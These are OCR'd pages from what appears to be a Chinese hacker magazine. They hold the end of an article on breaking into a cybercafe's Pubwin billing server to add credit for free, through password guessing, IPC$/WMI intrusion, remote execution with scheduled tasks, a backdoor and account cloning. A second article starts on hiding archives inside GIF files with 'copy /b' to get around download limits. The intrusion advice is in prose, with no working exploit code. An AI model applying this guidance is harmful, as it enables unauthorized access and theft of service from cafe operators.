


图17 AdvPaymentCash列所对应的数据

由于要结束pubsrv.exe进程使我们的修改生效就要求必须获得一个具有系统权限的shell，间接地说就是要能远程执行文件，也就是要入侵主机（好像是废话）。说到入侵，范围实在是太广了，这里只说菜鸟式入侵。也许有BT管理员在Pubwin主机上架设了网站，而且网页还是动态的，那么你就可以尝试时下流行的SQL INJECTION然后提升权限了。当然这样的主机毕竟是少数，因此菜鸟们只有从密码方面入手了。需要一款好用的远程密码猜解软件，专业的有CAIN、BRUTES等，实在不行用一些扫描器上带的猜解机也不错，推荐X-WAY2.6（如图18）。

另外你的字典要做得很好，运用社会工程学就在于大量收集与目标有关的一切信息，如生日、电话号码之类的，记得别忘了试试前面破解得到的管理员密码，可能性很大的。现在的网吧安全做得都不怎么样，所以得到密码也是有很大可能的。如果说你能尽量地掌握些漏洞利用就更好了，毕竟多一条路多一些可能嘛！

如果网吧客户机是Win NT内核的操作系统就好办了，用IPC$入侵、135的WMI接口入侵，发挥你的想像吧！但如果是Win 98系统可能就要困难一些，由于Win 98的网络功能极差导




图 18 X-WAY2.6




图 19 把做好的计划任务的文件上传到目标主机

致我们很多事情都做不了。20NT 的剑心有篇《重返战场网吧篇》文章，推荐你看一下，就会明白怎么做了，剑心大哥远程执行文件的方法是把文件放到它的启动目录里面，倒也可以，但总觉得很被动。记得先前看有人介绍过一种 Win98 对 Win98 的远程执行文件的方法：先在本地计划一个任务，然后将刚刚计划任务的文件上传到目标主机的 C：\Windows\Tasks 目录下（如图 19），计划任务也就是让要运行的文件会在我们设定的时间运行。

不过，我在 Win98 中计划了一个任务，然后上传到 Win 2K 上，却迟迟不见我的文件运行，为什么呢？道理是相同的啊，还请高人指教！没有办法我们只好暂时用剑心的方法。其实如果有一次成功入侵，我们完全可以给自己留一个后门，这样就不用每次都做那么多烦琐的操作了，而且无论 Win98 还是 WinNT，所以第一次辛苦一点还是值得的。这里推荐极品赤兔 rmtsvc（如图 20）。我们要做的工作它都能很好地完成，而且没有客户端，在网吧这种特殊环境是再好不过了！

站在技术研究的角度上，这里笔者再介绍一种方法，处于安全考虑这里就不截图了。如果主机安装的是 Win 2K 或者是 Win 2003，我们可以开它的 3389 然后 clone 个帐户。登录 3389，就会发现你屏幕上出现的是和主机相同的 Pubwin 管理界面。这是因为在默认情况下 Pubwin 客户端的快捷方式是放在 ALL USERS 的启动组里的。虽然你的登录会发生很多错误，但是并不影响你管理 Pubwin。哈哈，这下可爽了，你可以像管理员一样给自己加钱了！这样做有利有弊，虽然简化了操作，但是动作太大了，隐蔽性也不是很好，很容易被管理员发现，所以笔者不推荐哦。

该说的基本上都说到了，要是再写的话估计小编们要和我拼命了。相信各位看官在读完本文后可以轻松搞定 Pubwin 了吧！本文重在手工操作和展示笔者自己的思路上。在 HACK 的领域里，敢想就有可能。希望喜欢网络安全的朋友不要只停留在网吧破解的基础上，追求技术的提升才是正确的方向。好了，要说的就这么多，希望我的文章可以帮到大家！

【本文提到的软件 WinHex、Pubwin4 幽灵、rmtsvc、w32dasm、X-way、精锐星号密码查看器、databrowser、精锐网吧辅助工具在光盘中有提供】

编辑点评： 本文从技术角度总结了一下 Pubwin 系统下免费上网的种种方法，从杀进程、破解管理员密码到服务器入侵，虽然过程不是很详细，但是也算是一个总结吧。希望大家以后在碰到实际问题的时候多想想，选一种最简单的方法来达到目的。




图 20 rmtsvc

只要变变脸，下载真简单

任我小行［无组织］ & 紹菜眷鸟［无组织］

好久没有露面了，最近有个网吧的 BT 网管看了几期《黑客手册》后，竟然学会了怎么限制下载了！咋办啊？当[无组织]的情报人员得到消息后，高层领导立即组织技术骨干集体攻关，终于以第一时间拿出最新破解网吧下载方案并在技术杂志中的权威《黑客手册》上昭告天下！

由于很多工具都是以 RAR 或者 ZIP 格式存储的，一般我都是习惯放到网络硬盘、U 盘里或者 QQ 硬盘里，可是现在被限制了无法进行下载，怎么办呢？俗话说得好，只有想不到，没有做不到。好像目前几乎 99%的网吧都可以下载图片，如果能把其他不能下载类型的文件都改为图片形式，那不就可以下载了吗？呵呵，只要想办法把要在网吧中使用的软件，事先伪装成图片文件，然后传到网上，那么就可以在网吧里下载它们，这样就可以突破网吧管理软件的限制了。

大家知道，COPY 是 DOS 下的常用命令，利用它可以把我们要在网吧里下载的文件变为 gif 文件。假设要在网吧里使用的文件是 hacker.zip，里面存在各类 ZIP 文件或 EXE 文件，同时我准备好一个 GIF 文件，假设名为 love.gif，将它们都放到 C 盘下。然后在命令提示行下输入：copy /b hacker.zip+love.gif girl.gif（如图 1），回车就可以生成一个名为 girl.gif 的新文件。正常点击打开这个文件，出现的是一幅美丽的图片，如果你按住 SHIFT 键




图 1 运行命令来合并文件




图2 用WinZip32打开文件

同时，右击girl.gif文件，在弹出的“打开方式”窗口中选择“用WinZip32打开”（如图2），点击“确定”按钮，在WinZip中出现的hacker.zip文件（如图3）。呵呵，这样还有谁会知道里面有这个秘密呢？现在就可以把girl.gif文件粘贴到网上的论坛或加入邮箱的附件中，然后在网吧时用IE进入到girl.gif文件所在的图像页面，用另存为把该“图片”保存到硬盘上，就当网吧管理软件不存在一样，可以用WinZip打开该文件，里面就是你事先存放的ZIP文件或EXE文件，是不是很方便呢？

